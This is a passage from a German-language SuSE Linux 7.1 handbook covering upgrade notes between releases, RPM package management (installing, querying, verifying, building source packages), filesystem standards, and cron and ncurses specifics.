- Gültige *Login-Shells* sind in `/etc/shells` eingetragen; vgl. Manual-Page von **`shells`** (**`man 5 shells`**). Wird einem Benutzer **`/bin/true`** zugeordnet, so kann sich dieser Benutzer nur über das X Window Systemanmelden; dieser Benutzer bekommt keine Shell. **`/bin/false`** als „Login-Shell“ verhindert jegliche Anmeldung.
- Um die Sicherheit zu erhöhen, ist der XDM (**`xdm`**) nun so voreingestellt, dass XDMCP- oder Chooser-Anfragen *nicht* angenommen werden. Wenn Sie z. B. X-Terminals bedienen wollen, muss in `/var/X11R6/lib/xdm/xdm-config` die Zeile mit der Option **`DisplayManager.requestPort`** durch Voranstellen eines Ausrufungszeichens auskommentiert werden; vgl. Manual-Page von **`xdm`** (**`man xdm`**):

  ```
  !DisplayManager.requestPort:    0
  ```

- Unter X ist die Compose-Taste („Multi_key“) über die Tastenkombination Shift ⇑ + Strg (rechts) zu erreichen; vgl. den Eintrag in `/usr/X11R6/lib/X11/Xmodmap`.
- Paket `aaa_base`: Die täglichen Wartungsarbeiten am System sind aus Gründen der Übersichtlichkeit auf mehrere Skripten verteilt worden. In `/etc/`

`cron.daily` gibt es nun neben `aaa_base` die Komponenten `backup_rpmdb`, `clean_catman`, `clean_core`, `clean_instlog`, `clean_tmp`, `do_mandb`, `rotate_logs` und `updatedb` – jeweils erkennbar an dem Vorwort `aaa_base_`; `aaa_base` liest zudem `cron.daily.local`, wo eigene Erweiterungen eingetragen werden können. Zum cron-System vgl. Abschnitt 16.3.2 auf Seite 474.

- Eine neuere Version von tar (**`tar`**) wird mitgeliefert. Das Überschreibverhalten beim Auspacken vorhandener Dateien ist geändert; wenn Sie auf den alten Modus angewiesen sind, verwenden Sie bitte die Option **`--overwrite`**.

- Fast alle Programme im Paket `nkita` und im Paket `nkitb` liegen in neuen Versionen vor. traceroute ist in das Paket `nkitb` gewandert. Einige Programme sind bereits „IPv6 ready“ . Achten Sie deshalb darauf, dass DNS richtig konfiguriert ist – andernfalls kann es passieren, dass der DNS-Timeout für IPv6-Anfrage abgewartet werden muss; in `/etc/nsswitch.conf` ist die Option `dns` durch `dns6` zu ersetzen.

- Zum Paket `SuSEfirewall` (früher: Paket `firewals`): Die Konfigurationsdatei `/etc/rc.firewall` wurde aus Gründen der Konsistenz nach `/etc/rc.config.d/firewall.rc.config` umbenannt; vgl. Abschnitt 6.7 auf Seite 205.

- Zum Paket `samba`: Mit dem Update auf Version 2.0.6 hat sich die Syntax des **`smbmount`**-Kommandos geändert! **`smbmount`** muss von dem Shellskript **`/sbin/mount.smbfs`** aufgerufen werden, welches wiederum von **`mount`** aufgerufen wird; ein Beispielaufruf:

  ```
  erde: # mount -t smbfs -o username=uname,password=passwd \
          //smbserv/share /destination
  ```

- Zum Paket `postfix`: Weitere Möglichkeiten der Einstellung sind hinzugekommen; die Startvariablen sind nach `/etc/rc.config.d/postfix.rc.config` ausgelagert worden; vgl. auch Abschnitt 17.5 auf Seite 502.

- Das Paket `squid`, also die Version 1.x des WWW Proxy-Servers, wird nicht mehr mitgeliefert. Da die nunmehr etablierte Version 2.x als stabil zu betrachten ist, empfiehlt sich ein genereller Umstieg. Während des Updates wird das Paket `squid` nicht automatisch durch das Paket `squid2` ersetzt; sichern Sie die alte Konfigurationsdatei, deinstallieren Sie dann das Paket `squid` und installieren Sie das Paket `squid2`. Nun können Sie mit den neuen Dateien starten und wieder Ihre eigenen Anpassungen vornehmen – zusätzliche Informationen sind unter `http://www.squid-cache.org` zu finden.

- Der empfohlene DHCP-Client ist im Paket `dhcpcd` enthalten; für besondere Fälle wird weiterhin Paket `dhclient` mitgeliefert.

- Aus Sicherheitsgründen ist *anonymes FTP* nicht mehr automatisch zugelassen. Um bei dem FTP-Daemon **`in.ftpd`** anonymes FTP zu erlauben, muss in `/etc/pam.d/ftpd` das Kommentarzeichen `'#'` entfernt werden vor der Zeile:

```
auth    sufficient     /lib/security/pam_ftp.so
```

- *Passwort* ändern mit PAM (engl. *Pluggable Authentication Modules*): `pam_unix` kann auch NIS-Passwörter ändern und versteht `md5`-Hashes als Passwort. Vorsicht – vgl. Abschnitt 3.6.7 auf Seite 114.

  Außerdem gibt es jetzt ein neues `pam_pwcheck`-Module, welches die Überprüfung neuer Passwörter übernimmt. Der alte Eintrag:

  ```
  password required   /lib/security/pam_unix.so    #strict=false
  ```

  muss geändert werden in (jeweils nur eine Zeile oder mit \ („Gegenstrich“) am Zeilenende!):

  ```
  password required   /lib/security/pam_pwcheck.so \
                      nullok #use_cracklib
  password required   /lib/security/pam_unix.so    \
                      nullok use_first_pass use_authtok
  ```

  Dieser manuelle Eingriff ist nur notwendig, falls rpm beim Update die Konfigurationsdateien nicht selbst ändern darf, da der Systemadministrator eigene Änderungen gemacht hat. Dies gilt übrigens für alle Konfigurationsdateien von PAM unter `/etc/pam.d`.

- Zusätzlich zu den ☞*Manual-Pages* (vgl. Abschnitt 15.2.7 auf Seite 460) liegen auch die Info-Seiten unter `/usr/share`.

- **`makewhatis`** (Paket `makewhat`) verwendet nun das Hilfsprogramm **`manpath`**, um die *Manual-Pages* zu finden. Die Umgebungsvariable `MANPATH` soll in `rc`-Dateien nicht mehr gesetzt werden.

- **`ldconfig`** wird nur aufgerufen, wenn ein `/lib`-Verzeichnis neuer als `/etc/ld.so.cache` ist; ggf. wird es im Hintergrund gestartet. Der Aufruf von **`ldconfig`** lässt sich erzwingen, wenn die Umgebungsvariable `run_ldconfig` auf `true` gesetzt wird; es ist möglich, bereits am Bootprompt **`"run_ldconfig=true"`** zu setzen.

- Das Paket `ncurses` liegt in Version 5.0 vor; von der „shared library“ wird weiterhin auch Version 4.2 mitgeliefert, sodass man vorkompilierte Programme in der Regel weiterverwenden kann.

- Das Paket `apache` ist aufgeteilt worden. Installieren Sie auch die `mod_*`-Unterpakete, wenn Sie spezielle Erweiterungen benötigen. Die Dokumentation zu PHP finden Sie im Paket `phpdoc`. Die Logdateien sind aus Gründen der Übersichtlichkeit in `/var/log/httpd` zu finden.

- Roxen ist folgendermaßen aufgeteilt: Das Paket `roxen` ohne und das Paket `roxen-ssl` (früher: Paket `roxenssl`) mit Kryptographie-Unterstützung. Dies hat den Vorteil, kein separates Paket `roxenint` mehr verwalten zu müssen.

- Das Paket `changes` wurde aufgegeben. Die gewünschten Informationen kann rpm direkt anzeigen:

  ```
  tux@erde: > rpm -q --changelog <paket>
  ```

15.2.9 Von 6.4 auf 7.0

Probleme und Besonderheiten:
`file:/usr/share/doc/sdb/de/html/bugs70.html`.

- Alle Kernelmodule („Treiber“) sind Bestandteil des jeweils installierten Kernels (Single-, Multiprozessor-Kernel etc.); so wird sichergestellt, dass die passend kompilierten Module installiert sind.

- Das X Window System 4.0 unterstützt einige alter Grafikkarte nicht mehr bzw. einige neue Karten noch nicht; vgl. Abschnitt 8.2 auf Seite 248. Das Setup-Programm wird diesen Umstand bemerken und automatisch auf die weiterhin mitgelieferte Vorgängerversion 3.3.x ausweichen.

  Die Entwicklungsumgebung der Version 3.3.x ist auch dann zu installieren, wenn man Pakete gemäß „Linux Development Platform Specification“ bauen möchte; vgl. Abschnitt 16.3.1 auf Seite 474.

- Paket `openssh`: Um die Sicherheit zu erhöhen, ist „X11-forwarding“ standardmäßig ausgeschaltet. Mit dem Parameter `-X` kann dies Feature eingeschaltet werden. In `/etc/ssh/ssh_config` kann durch den Eintrag von **`ForwardX11 yes`** das Forwarding global oder nur für bestimmte Rechner eingeschaltet werden. Benutzer können diese Option auch in `~/.ssh/config` setzen.

- `ypserv` aus dem Paket `ypserv` ist nicht länger gegen die „tcp-wrapper“-Bibliothek gelinkt, sondern benutzt `/var/yp/securenets`. Nach einem Update sollten die Einstellungen aus `/etc/hosts.allow` bzw. aus `/etc/hosts.deny` nach `/var/yp/securenets` übernommen werden.

- Der Portmapper wird über `/sbin/init.d/portmap` (seit der 7.1 über `/etc/init.d/portmap`) bzw. mit **`rcportmap`** gestartet; `/sbin/init.d/rpc` ist nunmehr obsolete.

- Dem FHS (engl. *Filesystem Hierarchy Standard*) gemäß (vgl. Abschnitt 16.1.1 auf Seite 473) ist die architekturunabhängige Dokumentation nun unter `/usr/share/doc` zu finden (früher `/usr/doc`).

- Das Paket `bttv` ist nicht mehr dabei; die Kernelmodule sind Bestandteil des jeweils installierten Kernels.

- Die Bibliothek gtk-XmHTML steht als separates Paket `gxmhtml` zur Verfügung; ausgelagert aus dem Paket `gnlibs`.

- Zum Paket `cron`: Wie es der FHS verlangt, liegen die cron-Tabellen unter `/var/spool/cron/tabs`; vgl. Abschnitt 16.3.2 auf Seite 474.

- Zum Paket `postgres`: PostgreSQL und all die zugehörigen Komponenten sind konsequent in Anlehnung an die Originalpakete aufgeteilt worden. Paket `pg_datab` mit der Initialisierungsdatenbank ist nicht mehr notwendig; die Initialisierung erledigt im Bedarfsfall das Startskript.

- Zum Paket `mutt`: Zahlreiche Einzelheiten haben sich geändert. Die Konfigurationsdateien `/etc/Muttrc` und `/etc/skel/.muttrc` versuchen soweit möglich das gewohnte Verhalten zu bewahren; in `.muttrc` sorgen die Zeilen

```
set autoedit=yes
set edit_headers=yes
```

  dafür, dass sofort der ☞*Editor* gestart wird, wenn eine Mail geschrieben werden soll. Andererseits gibt es gewichtige Änderungen, die ein neues Verhalten erfordern (z. B. bei PGP). Bitte lesen Sie die mitgelieferte Dokumentation.

15.2.10 Von 7.0 auf 7.1

Probleme und Besonderheiten:
`http://sdb.suse.de/sdb/de/html/bugs71.html`.

- *Kernel:* Die „low-level"-Treiber für spezielle EIDE-Chipsätze sind in den Standardkernel integriert; `k_eide` bzw. `eide` sind als separate Images nicht mehr notwendig. Mithin entfällt das Erstellen einer eigenen Bootdiskette, wenn man auf diese Treiber angewiesen ist.
- Die Bedeutung der *Runlevel* hat sich geändert; vgl. Tabelle 17.1 auf Seite 498. Die **`init`**-Skripten liegen nun in `/etc/init.d`; falls eigene Skripten erstellt wurden, sollten diese vor dem Update gesichert werden.
- **`DEFAULT_LANGUAGE`**: Neuer Name für die ehemalige Variable **`LANGUAGE`** in der `/etc/rc.config`; vgl. Abschnitt 16.9 auf Seite 494.
- Die `/etc/resolv.conf` wird direkt von YaST bzw. YaST2 geschrieben; nicht mehr von SuSEconfig.
- Die Beschränkung der Paketnamen auf 8 Zeichen ist gefallen und viele Pakete konnten eingängige Namen bekommen. Beim Upgrade des System werden diese Umbenennungen berücksichtigt und die gewohnten Programme werden weiterhin automatisch zur Verfügung stehen. Bei einer Neuinstallation ist darauf zu achten, dass die Pakete unter dem neuen Namen gewählt werden.
- Zum ehemaligen Paket `ypclient`: Dies Paket ist nunmehr in die Pakete `ypbind` und `yp-tools` aufgeteilt und das Init-Skript heißt `ypbind`; vgl. auch Abschnitt 5.5.2 auf Seite 171.
- Zum Paket `jade_dsl`: Um einen Konflikt mit dem Paket `rzsz` zu vermeiden, heißt das Kommandozeilentool **`sx`** nun **`s2x`** bzw. **`sgml2xml`**.

15.3 RPM – Der Paket-Manager der Distribution

Bei SuSE Linux kommt RPM (**`rpm`**) (engl. *RPM Package Manager*) als Paket-Management zum Einsatz. Damit steht den Benutzern, den Systemadministratoren und nicht zuletzt den Pakete-Macher die mächtige RPM-Datenbank zur

Verfügung, über die jederzeit detaillierte Informationen zur installierten Software abgefragt werden können.

Im Wesentlichen kann **rpm** in drei Modi agieren: installierbare Pakete aus den unangetasteten Quellen (engl. *pristine sources*) herstellen, diese Pakete installieren bzw. auch wieder sauber de-installieren oder updaten sowie Anfragen an die RPM-Datenbank bzw. an einzelne RPM-Archive richten.

Installierbare RPM-Archive sind in einem speziellen binären Format gepackt; die Archive bestehen aus den zu installierenden (Programm-)Dateien und aus verschiedenen Meta-Informationen, die während der Installation von **rpm** benutzt werden, um das jeweilige Softwarepaket zu konfigurieren, oder die zu Dokumentationszwecken in der RPM-Datenbank abgelegt werden. RPM-Archive haben die Dateinamen-Endung `.rpm`.

15.3.1 Prüfen der Authentizität eines Pakets

Seit der Version 7.1 sind RPM-Pakete von SuSE mit GnuPG signiert:

```
1024D/9C800ACA 2000-10-19 SuSE Package Signing Key <build@suse.de>
Key fingerprint = 79C1 79B2 E1C8 20C1 890F  9994 A84E DAE8 9C80 0ACA
```

Mit dem Befehl

```
erde:~ # rpm --verbose --checksig apache-1.3.12.rpm
```

kann man die Signatur eines RPM-Pakets überprüfen und so feststellen, ob es wirklich von SuSE oder einer anderen vertrauenswürdigen Stelle stammt; insbesondere bei Updatepaketen, die man aus dem Internet lädt, ist dies zu empfehlen. Unser öffentlicher Paketsignierschlüssel ist standardmäßig in `/root/.gnupg/` hinterlegt.

15.3.2 Pakete verwalten: Installieren, Updaten und Deinstallieren

Im Normalfall ist das Installieren eines RPM-Archivs schnell erledigt:

```
erde: # rpm -i <paket>.rpm
```

Mit diesem Standardbefehl wird ein Paket aber nur dann installiert, wenn die „Abhängigkeiten“ erfüllt sind und wenn es zu keinen „Konflikten“ kommen kann; **rpm** fordert per Fehlermeldung die Pakete an, die zum Erfüllen der Abhängigkeiten notwendig sind. Die Datenbank wacht im Hintergrund darüber, dass es zu keinen Konflikten kommt: eine Datei darf in der Regel nur zu einem Paket gehören. Mit verschiedenen Optionen kann man sich über diese Regel hinwegsetzen – wer dies tut, der sollte aber genau wissen, was er tut, da er damit eventuell die Updatefähigkeit des Systems aufs Spiel setzt.

Interessant ist auch die Option `-U` bzw. `--upgrade`, um ein Paket zu aktualisieren. Dadurch wird eine ältere Version des gleichen Pakets gelöscht und dann die neue Version installiert. Gleichzeitig versucht **rpm**, sorgfältig mit den *Konfigurationsdateien* umzugehen, wobei – etwas vereinfacht – die folgende Strategie zum Tragen kommt:

- Falls eine Konfigurationsdatei vom Systemadministrator *nicht* verändert wurde, dann wird von **rpm** die neue Version der entsprechenden Datei installiert. Es sind keine Eingriffe seitens des Administrators notwendig.
- Falls eine Konfigurationsdatei vom Administrator zu einem Zeitpunkt vor dem Update geändert wurde, dann wird **rpm** die geänderte Datei dann – und nur dann – mit der Erweiterung `.rpmorig` oder `.rpmsave` sichern und die neue Version aus dem RPM-Paket installieren, wenn sich zwischen ursprünglicher Datei und der Datei aus dem Update-Paket etwas geändert hat. In diesem Fall ist es sehr wahrscheinlich, dass Sie die frisch installierte Konfigurationsdatei anhand der Kopie (`.rpmorig` oder `.rpmsave`) auf Ihre System-Bedingungen hin abstimmen müssen.
- `.rpmnew`-Dateien werden immer dann auftauchen, wenn es die Konfigurationsdatei bereits gibt *und* wenn in der `.spec`-Datei die `noreplace`-Kennung gesetzt wurde.

Im Anschluss an ein Update sollten nach dem Abgleich alle `.rpmorig`-, `.rpmsave`- bzw. `.rpmnew`-Dateien unbedingt entfernt werden, um kommenden Updates nicht als Hindernis im Wege zu liegen. Die Erweiterung `.rpmorig` wird gewählt, wenn die Datei der RPM-Datenbank noch nicht bekannt war, sonst kommt `.rpmsave` zum Zuge; mit anderen Worten: `.rpmorig`s entstehen beim Update von Fremdformat auf RPM und `.rpmsave` beim Update von RPM-alt auf RPM-neu. Bei `.rpmnew` kann keine Aussage gemacht werden, ob vom Systemadministrator eine Änderung an der Konfigurationsdatei vorgenommen wurde oder ob nicht.

Die Option `-U` ist also mehr als ein Äquivalent für die Abfolge `-e` (Deinstallieren/Löschen) und `-i` (Installieren). Wann immer möglich, dann ist der Option `-U` der Vorzug zu geben.



Hinweis

Nach jedem Update müssen Sie die von **rpm** angelegten Sicherungskopien mit der Erweiterung `.rpmorig` oder `.rpmsave` kontrollieren; das sind Ihre alten Konfigurationsdateien. Falls erforderlich, übernehmen Sie bitte Ihre Anpassungen aus den Sicherungskopien in die neuen Konfigurationsdateien, und löschen Sie dann die alten Dateien mit der Erweiterung `.rpmorig` bzw. `.rpmsave`.

Wenn ein Paket entfernt werden soll, geht man ähnlich geradlinig vor:

```
erde: # rpm -e <paket>
```

rpm wird ein Paket aber nur dann entfernen, wenn keine Abhängigkeiten mehr bestehen; so ist es z. B. theoretisch nicht möglich, Tcl/Tk zu löschen, solange noch irgendein anderes Programm Tcl/Tk benötigt – auch darüber wacht RPM mithilfe der Datenbank.

Falls in einem Ausnahmefall eine derartige Lösch-Operation nicht möglich sein sollte, obwohl *keine* Abhängigkeiten mehr bestehen, dann kann es hilfreich sein, die RPM-Datenbank mittels der Option `-rebuilddb` neu aufzubauen; vgl. unten die Anmerkungen zur RPM-Datenbank (Abschnitt 15.3.3 auf Seite 469).

15.3.3 Anfragen stellen

Mit der Option `-q` (engl. *query*) leitet man Anfragen ein. Damit ist es sowohl möglich die RPM-Archive selbst zu durchleuchten (Option `-p` <paket_datei>) als auch die RPM-Datenbank zu befragen. Die Art der angezeigten Information kann man mit den zusätzlichen Optionen auswählen; vgl. Tabelle 15.1.

`-i`	Paket-Informationen anzeigen
`-l`	Dateiliste des Pakets anzeigen
`-f` <DATEI>	Anfrage nach Paket, das die Datei <DATEI> besitzt; <DATEI> muss mit vollem Pfad angegeben werden!
`-s`	Status der Dateien anzeigen (impliziert `-l`)
`-d`	Nur Dokumentationsdateien auflisten (impliziert `-l`)
`-c`	Nur Konfigurationsdateien auflisten (impliziert `-l`)
`--dump`	Alle überprüfbaren Infos zu jeder Datei anzeigen (mit `-l`, `-c` oder `-d` benutzen!)
`--provides`	Fähigkeiten des Pakets auflisten, die ein anderes Paket mit `--requires` anfordern kann
`--requires`, `-R`	Paket-Abhängigkeiten ausgeben
`--scripts`	Die diversen (De-)Installations-Skripten ausgeben

Tabelle 15.1: Die wichtigsten Abfrageoptionen (`-q` [`-p`] ... <paket>)

Der Befehl

```
erde: # rpm -q -i rpm
```

gibt die Information in Ausgabe 15.3.1 aus.

```
Name        : rpm                      Relocations: (not relocateable)
Version     : 3.0.3                         Vendor: SuSE GmbH, Germany
Release     : 47                        Build Date: Fri Dec 10 13:50:27
Install date: Tue Dec 14 12:57:00 1999 Build Host: Cauchy.suse.de
Group       : unsorted                  Source RPM: rpm-3.0.3-47.src.rpm
Size        : 5740847                      License: GPL
Packager    : feedback@suse.de
Summary     : RPM Package Manager
Description :
RPM Package Manager is the main tool for managing software packages
of the SuSE Linux distribution.
[...]
```

Ausgabe 15.3.1: **`rpm -q -i rpm`**

Die Option `-f` führt nur dann zum Ziel, wenn man den kompletten Dateinamen, einschließlich des Pfades, kennt; es dürfen beliebig viele zu suchende Dateinamen angegeben werden, z. B.:

```
erde: # rpm -q -f /bin/rpm /usr/bin/wget
```

führt zu dem Ergebnis:

```
rpm-3.0.3-3
wget-1.5.3-55
```

Kennt man nur einen Teil des Dateinamens, so muss man sich mit einem Shell-Skript behelfen (vgl. Datei 15.3.1); der gesuchte Dateiname ist als Parameter beim Aufruf des Skripts zu übergeben.

```
#! /bin/sh
for i in ‘rpm -q -a -l | grep  $1 ‘; do
    echo "\"$i\" ist in Paket:"
    rpm -q -f $i
    echo ""
done
```

Datei 15.3.1: Paket-Suchskript

Mit dem Befehl

```
erde: # rpm -q --changelog rpm
```

kann man sich gezielt die Auflistung der Informationen (Updates, Konfiguration, Änderungen etc.) zu einem bestimmten Paket anzeigen lassen; hier beispielsweise zu dem Paket *rpm*.

Anhand der Datenbank lassen sich auch Überprüfungen durchführen; eingeleitet werden diese Vorgänge mit der Option `-V` (gleichbedeutend mit `-y` oder `--verify`). Damit veranlasst man **`rpm`**, all die Dateien anzuzeigen, die sich im Vergleich zur ursprünglichen Version, wie sie im Paket enthalten war, geändert haben. **`rpm`** stellt dem eigentlichen Dateinamen bis zu acht Zeichen voran, die auf folgende Änderungen hinweisen:

`5`	MD5-Prüfsumme
`S`	Dateigröße
`L`	Symbolischer Link
`T`	Modification Time
`D`	„major“ und „minor“ Gerätenummer (engl. *device number*)
`U`	Benutzer (engl. *user*)
`G`	Gruppe (engl. *group*)
`M`	Modus (einschl. Rechte und Typus)

Tabelle 15.2: Die Überprüfungen

Bei Konfigurationsdateien wird zusätzlich ein `c` ausgegeben. Beispiel, falls etwas an `/etc/wgetrc` aus dem Paket `wget` geändert wurde:

```
erde: # rpm -V wget
S.5....T c /etc/wgetrc
```

Die Dateien der RPM-Datenbank liegen unter `/var/lib/rpm`. Bei einer `/usr`-Partition von 1 GB kann die Datenbank durchaus 30 MB Plattenplatz beanspruchen; insbesondere nach einem kompletten Update. Falls die Datenbank über Gebühr groß erscheint, ist es meist hilfreich, mit der Option `--rebuilddb` eine neue Datenbank auf Basis der existierenden zu erstellen; es ist sinnvoll, vor einem solchen „Rebuild“ eine Kopie der existierenden Datenbank aufzubewahren.

Weiterhin legt das **cron**-Skript **cron.daily** täglich gepackte Kopien der Datenbank unter /var/adm/backup/rpmdb an, deren Anzahl durch die Variable <MAX_RPMDB_BACKUPS> (Standard: 5) in der /etc/rc.config vorgegeben wird; es ist mit bis zu 3 MB pro Backup zu rechnen (bei einer 1 GB großen /usr). Dieser Platzverbrauch ist bei Bestimmung der Größe der Root-Partition unbedingt zu berücksichtigen, falls man für /var keine eigene Partition vorsehen will.

15.3.4 Quellpakete installieren und kompilieren

Alle Quellpakete (engl. *Sources*) der SuSE Linux liegen in der Serie zq (Quellpakete) und haben die Erweiterung .spm hinter dem eigentlichen Paketnamen; diese Dateien sind die sog. „Source-RPMs“.



Tipp

Diese Pakete können mit YaST – wie jedes andere Paket – installiert werden; allerdings werden Quellpakete nie als installiert ([i]) markiert wie die „regulären“ anderen Pakete. Dies liegt daran, dass die Quellpakete nicht in die RPM-Datenbank aufgenommen werden; in der RPM-Datenbank nämlich erscheint nur *installierte* Betriebssoftware.

Die Arbeitsverzeichnisse des rpm unter /usr/src/packages müssen vorhanden sein (falls keine eigenen Einstellungen wie etwa via /etc/rpmrc vorgenommen wurden):


SOURCES für die originalen Quellen (.tar.gz-Dateien etc.) und für die distributionsspezifischen Anpassungen (.dif-Dateien).

SPECS für die .spec-Dateien, die in der Art eines Meta-Makefiles den „build“-Prozess steuern.

BUILD unterhalb dieses Verzeichnisses werden die Quellen entpackt, gepatcht und kompiliert.

RPMS hier werden die fertigen „Binary“-Pakete abgelegt.

SRPMS und hier die „Source“-RPMs.



Hinweis

Bitte machen Sie keine RPM-Experimente mit wichtigen System-Komponenten (Paket libc, Paket rpm, Paket nkit etc.); Sie setzen die Funktionstüchtigkeit Ihres Systems aufs Spiel.

Wenn Sie ein Quellpaket der Serie zq mit YaST installieren, dann werden die für den „build“-Prozess notwendigen Komponenten unter /usr/src/packages installiert: die Quellen und die Anpassungen unter SOURCES und die dazugehörige

`.spec`-Datei unter `SPECS`[1]. Im Folgenden wird das Paket `wget.spm` betrachtet. Nachdem das Quellpaket `wget.spm` mit YaST installiert wurde, gibt es die Dateien:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Mit **`rpm -b <X> /usr/src/packages/SPECS/wget.spec`** wird der Kompiliervorgang angestoßen; dabei kann <X> für verschiedene Stufen stehen (vgl. die **`--help`**-Ausgabe bzw. die RPM-Dokumentation); hier nur eine kurze Erläuterung:

`-bp` Quellen im Verzeichnis `/usr/src/packages/BUILD` präparieren: entpacken und patchen

`-bc` wie **`-bp`**, jedoch zusätzlich noch kompilieren

`-bi` wie **`-bc`**, jedoch zusätzlich noch installieren; Achtung, wenn ein Paket nicht das BuildRoot-Feature unterstützt, ist es möglich, dass Sie sich während dieses Installationsvorgangs wichtige Konfigurationsdateien überschreiben!

`-bb` wie **`-bi`**, jedoch zusätzlich noch das sog. Binary-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/RPMS`.

`-ba` wie **`-bb`**, jedoch zusätzlich noch das sog. Source-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/SRPMS`.

Mit der Option **`-short-circuit`** lassen sich einzelne Schritte überspringen.

Das hergestellte Binary-RPM ist schließlich mit **`rpm -i`** oder besser mit **`rpm -U`** zu installieren, damit es auch in der RPM-Datenbank auftaucht.

15.3.5 Tools für RPM-Archive und die RPM-Datenbank

Der Midnight Commander (**`mc`**) ist in der Lage, den Inhalt eines RPM-Archivs anzuzeigen bzw. Teile daraus zu kopieren. Er bildet ein solches Archiv als ein virtuelles Dateisystem ab, sodass alle gewohnten Menüpunkte des Midnight Commander – wenn sinnvoll – zur Verfügung stehen: Die Kopfzeilen-Informationen der „Datei“ `HEADER` kann man sich mit (F3) ansehen; mit den Cursor-Tasten und (Enter) lässt sich durch die Struktur des Archivs „browsen“, um bei Bedarf mit (F5) Komponenten herauszukopieren. – Übrigens, mittlerweile gibt es auch für den Emacs ein **`rpm.el`**, ein „Frontend“ für rpm :-)

xrpm heißt ein grafischer RPM-Manager; realisiert ist dieses Tool in Python, einer eleganten Skript-Sprache. xrpm unterstützt Aktionen per FTP.

KDE enthält das Tool krpm, ein grafisches Interface unter X, um RPM zu bedienen. Bei GNOME finden Sie gnorpm.

[1] Zum „Pakete-Machen“ (engl. *build mode*) vgl. [Bai97]; dort, oder auch in der Manual-Page von **`rpm`** (**`man rpm`**), werden weitere Einsatzmöglichkeiten vorgestellt.

Mit Alien (**alien**) ist es möglich, die Paketformate der verschiedenen Distributionen zu konvertieren. So kann man versuchen, alte TGZ-Archive *vor* dem Installieren nach RPM umzuwandeln, damit *während* der Installation die RPM-Datenbank mit den Paket-Informationen versorgt wird. Aber Achtung: **alien** ist ein Perl-Skript und befindet sich nach Angaben der Programm-Autoren noch in einem Alpha-Stadium – wenngleich es bereits eine hohe Versionsnummer erreicht hat.

Last, not least – es gibt YaST (vgl. auch Abschnitt 3.4.9 auf Seite 100).

16 Besonderheiten in SuSE Linux

16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB)

16.1.1 Filesystem Hierarchy Standard (FHS)

SuSE Linux strebt eine weitgehende Konformität zum *Filesystem Hierarchy Standard* (FHS, Paket `fhs`, Serie `doc` an; vgl. `http://www.pathname.com/fhs/`). Aus diesem Grunde ist es bisweilen erforderlich, Dateien oder Verzeichnisse an die „richtigen“ Plätze im Dateisystem zu verschieben.

16.1.2 Linux Standard Base (LSB)

SuSE unterstützt aktiv die Bemühungen des *Linux Standard Base*-Projekts; aktuelle Informationen dazu unter `http://www.linuxbase.org`.

Mittlerweile liegt der LSB-Entwurf in der Version 0.3 vor; u. a. ist nunmehr die Initialisierung des Systems festgelegt; vgl. Kapitel 17 auf Seite 497.

16.1.3 *teTeX* – TEX unter SuSE Linux

teTeX ist gemäß der *TEX Directory Structure* (TDS) zusammengestellt (vgl. `ftp://ftp.dante.de/tex-archive/tds/`), ohne den FHS zu verletzen.

16.2 Beispiel-Umgebungen für FTP und HTTP

Zu FTP

Um die Einrichtung eines FTP-Servers zu erleichtern, hält das Paket `ftpdir` eine Beispiel-Umgebung bereit. Diese Umgebung wird unter `/usr/local/ftp` installiert.

Zu HTTP

Apache ist der Standard-Webserver bei SuSE Linux; gleichzeitig mit der Installation des Apache werden Beispiel-Dokumente unter `/usr/local/httpd` zur Verfügung gestellt. Wenn Sie einen eigenen Webserver aufbauen wollen, ist es empfehlenswert, eine eigene **`DocumentRoot`** in `/etc/httpd/httpd.conf` einzutragen.

16.3 Hinweise zu speziellen Softwarepaketen

16.3.1 Paket `xdevel` bzw. `xdevel33`

Die „Linux Development Platform Specification“ verlangt, dass XFree86 3.3.6 zum Bauen verwendet wird, damit die jeweilige Software auf möglichst vielen Plattformen läuft. Seit SuSE Linux 7.0 ist jedoch XFree86 4.0 Standard.

Damit SuSE Linux weiterhin die Kriterien der Spezifikation erfüllt, steht z. Z. das Paket `xdevel33` zur Verfügung.

Wer anhand der „Linux Development Platform Specification“ ein Paket mit SuSE Linux 7.1 bauen möchte, muss das Paket `xdevel` deinstallieren und dafür das Paket `xdevel33` installieren.

16.3.2 Paket `cron`

Die cron-Tabellen liegen unter `/var/spool/cron/tabs` (und nicht mehr unter `/var/cron/tabs`). Als systemweite Tabelle wird die Datei `/etc/crontab` eingerichtet. In der Datei `/etc/crontab` muss zusätzlich nach der Zeitangabe eingetragen werden, unter welchem Benutzer der jeweilige Auftrag ausgeführt werden soll (vgl. Datei 16.3.1, dort ist `'root'` angegeben); dem gleichen Format folgen paket-spezifische Tabellen, die in `/etc/cron.d` liegen – vgl. Manual-Page von **`cron`** (**`man 8 cron`**).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Datei 16.3.1: Beispiel eines Eintrags in `/etc/crontab`

`/etc/crontab` kann *nicht* mit **`crontab -e`** bearbeitet werden, sondern muss direkt in einen Editor geladen, bearbeitet und schließlich gespeichert werden.

Einige Pakete installieren in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` Shellskripten, deren Abarbeitung von `/usr/lib/cron/run-crons` gesteuert wird. `/usr/lib/cron/run-crons` wird alle 15 Minuten von der Haupt-Tabelle (`/etc/contrab`) aufgerufen; so wird sichergestellt, dass eventuell versäumte Läufe rechtzeitig nachgeholt werden. Wundern Sie sich also bitte nicht, wenn kurz nach dem Booten der Benutzer `'nobody'` in der Prozess-Tabelle mit regen Aktivitäten auftaucht; `'nobody'` aktualisiert wahrscheinlich dann gerade die locate-Datenbank (vgl. Abschnitt 17.6 auf Seite 514).

16.3.3 Paket `curses`

Auf der CD befindet sich nun das Paket `ncurses`. Die zugehörigen Bibliotheken haben den Namen `libncurses.so.`<xx>. Dies hat zur Folge, dass in vielen Makefiles die Anweisungen für den Linker geändert werden müssen. Man sollte also eigene Pakete mit **`-lncurses`** übersetzen und nie mit **`-lcurses`**. Wer das dennoch will, der muss

```
-I/usr/include/termcap -I/usr/include/curses
-L/usr/lib/termcap -L/usr/lib/curses
```
verwenden.

16.3.4 Quellen zum Paket uucp

